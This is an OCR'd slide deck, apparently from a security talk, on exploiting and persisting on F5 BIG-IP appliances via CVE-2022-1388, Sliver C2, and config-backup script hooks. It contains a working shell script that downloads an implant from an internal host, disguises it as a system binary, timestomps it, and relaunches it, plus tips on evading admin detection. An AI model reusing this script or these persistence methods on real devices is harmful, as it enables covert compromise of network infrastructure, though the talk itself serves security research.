


TOTAL RESULTS

19,507

TOP COUNTRIES

United States	9,725
United Kingdom	829
Canada	739
France	729
Germany	715




Microsoft HTTPAPI httpd 2.0

```
HTTP/1.1 404 Not Found
Content-Type: text/html; charset=us-ascii
Server: Microsoft-HTTPAPI/2.0
Date: Tue, 03 May 2022 02:01:28 GMT
Connection: close
Content-Length: 315
Set-Cookie: BIGipServer-Prod-PROD_BOS_Agensee_http_pool=2657419530.47873.0000; path=/; Httponly; Secure
Set-Cookie: BIGipServer-Prod-Prod_BOS_Agensee_https_pool=397672714.47873.0000; path=/; Httponly; Secure
```


INTERNAL COMPONENTS & MANAGEMENT

- TMM: Aka traffic plane. All production traffic happens here
- 'tmsh show sys hardware' – platform details
- Management: CentOS on x86_64 (K3645 for versions)
  - Python2, no pip, no build tools
  - LDAP tools, SMB, netcat, cron, tcpdump
- Configuration files stored in /config
  - Most people use the GUI
- Traffic config is sync'd – changes will be noticed
- Device config is not sync'd – evades detection



QUESTIONABLE DESIGN DECISIONS

- GUI+SSH DEFAULT ENABLED ON ALL DEVICE IPs
- MANAGEMENT & TRAFFIC PLANES SHARE ROUTES
- MULTIPLE BY-DESIGN METHODS TO RUN SCRIPTS
  - ON STARTUP & CONFIG INSTALL
  - ON FAILOVER STATE CHANGE
  - SYSLOG MESSAGES (SERIOUSLY)
- CONFIGS ARE STORED IN A TAR FILE
  - HUGE DIRECTORY STRUCTURE, LOTS OF PLACES TO HIDE
  - ZERO INTEGRITY CHECKS ON STORED FILES



Important: When the destination address does not match the management interface subnet, the system uses the default gateway of TMM unless there is a more specific route configured on the management interface.
When there is no default route specified in TMM, the system uses the default route specified for the management interface.

K6008: Configuring the BIG-IP system to run commands or scripts upon failover
https://support.f5.com/csp/article/K6008
Configuring the BIG-IP system to run commands or scripts upon failover ... The follo
tasks, such as commands or scripts, to be executed ... Log in to the command line.

K14397: Running a command or custom script based on a syslog message
https://support.f5.com/csp/article/K14397
Running a command or custom script based on a syslog message ... You should cons
under the following condition: ... user_alert.conf file, type the following command:


K11948: Configuring the BIG-IP system to run commands or scripts upon system startup
https://support.f5.com/csp/article/K11948
... IP or BIG-IQ system to run the **script** Create a customized **startup script** Perform the foll
create the **startup script** /config/**startup_script**_sol11948.sh file as appropriate for ...

K4422: Viewing and modifying the files that are configured for inclusion in a UCS archive
https://support.f5.com/csp/article/K4422
Viewing and modifying the files that are configured for inclusion in a UCS archive ... Non-Di
/usr/libdata/configsync/cs.dat data file contains three types of keys to control ...

I KNOW KUNG FU

HACK ALL THE THINGS GET ALL THE MONEY

- I used CVE-2022-1388, a script* and Sliver C2
  - *From F5's knowledge base
- One Script To Rule Them All
  - Check for implant; if not found download
  - Hackity hack the filesystem
- Writes to failover system for persistence
- Prevents noisy C2
- Persistence files get backed up



```
while true
do
MCPD_RUNNING=`ps aux | grep "/usr/bin/mcpd" | grep -v grep | wc -l`

if [ "$MCPD_RUNNING" -eq 1 ]; then
# If secured restjavad exists, start after boot
# If secured restjavad does not exist, install and start after boot
sleep $[ ( $RANDOM % 10 )  + 1 ]s
pidof  restjavad >/dev/null
if [[ $? -ne 0 ]] ; then
    if [ -e /usr/bin/restjavad ]
    then
        /usr/bin/restjavad &
    else
        mount -o remount,rw /usr
        curl http://10.13.37.180/implant > /usr/bin/restjavad
        chmod +x /usr/bin/restjavad
        touch -a -m -t `ls -l --time-style=+%Y%m%d%H%M.%S /usr/bin/systemctl |awk '{print $6}'` /usr/bin/restjavad
        mount -o remount,ro /usr
        /usr/bin/restjavad &
    fi
fi
fi
exit
```

ARCHITECTURE ALLOWS PIVOTING

- BIG-IP doesn't allow server egress by default
  - Requires SNAT on egress interface
- Sliver pivots allow chains of implant connections
- F5 lets you bind C2 listener to failover IP
- Interface ACLs can be modified w/o alerting admins
- Any default gateway will route C2

```
connecting to localhost:31337 ...
a61dfc817f0a52bf35f4c
type 'help' for options
```

LOW-LEVEL PERSISTENCE


- BACKUPS CONTAIN MOST OF /CONFIG DIRECTORY
- DOCUMENTATION TELLS YOU WHAT FILES ARE/NOT INCLUDED
- ANYTHING IN AN ARCHIVED DIRECTORY WILL BE SAVED
- ABUSED SCRIPTS ARE INCLUDED IN CONFIG BACKUP
  - /CONFIG/STARTUP
  - /CONFIG/FAILOVER/*
  - /CONFIG/USER_ALERT.CONF
- UPGRADE/PATCHING COPIES CONFIG ARCHIVE TO NEW INSTALL
- /USR/BIN IS WIPED ON UPGRADE; C2 SCRIPT FIXES THIS

DEMO TIME

Ok technically it's a video

Hacking is complicated

Demo gods exist



BIG-IP® - bigip1.jomsvikin.gs
Not secure
https://bigip1/xui/
BIG-IP® - bigip2.jomsvikin.gs
Not secure
https://bigip2/xui/
Partition:
bigip1
app.clipchamp.com is sharing your screen.
Stop sharing
Hide

Hostname bigip1.jomsvikin.gs
IP Address 10.13.37.159
Date Aug 4, 2022
Time 3:38 PM (PDT)
User admin
Role Administrator

ONLINE (ACTIVE)
In Sync

Hostname bigip2.jomsvikin.gs
IP Address 10.13.37.160
Date Aug 4, 2022
Time 3:38 PM (PDT)
User admin
Role Administrator

ONLINE (STANDBY)
In Sync

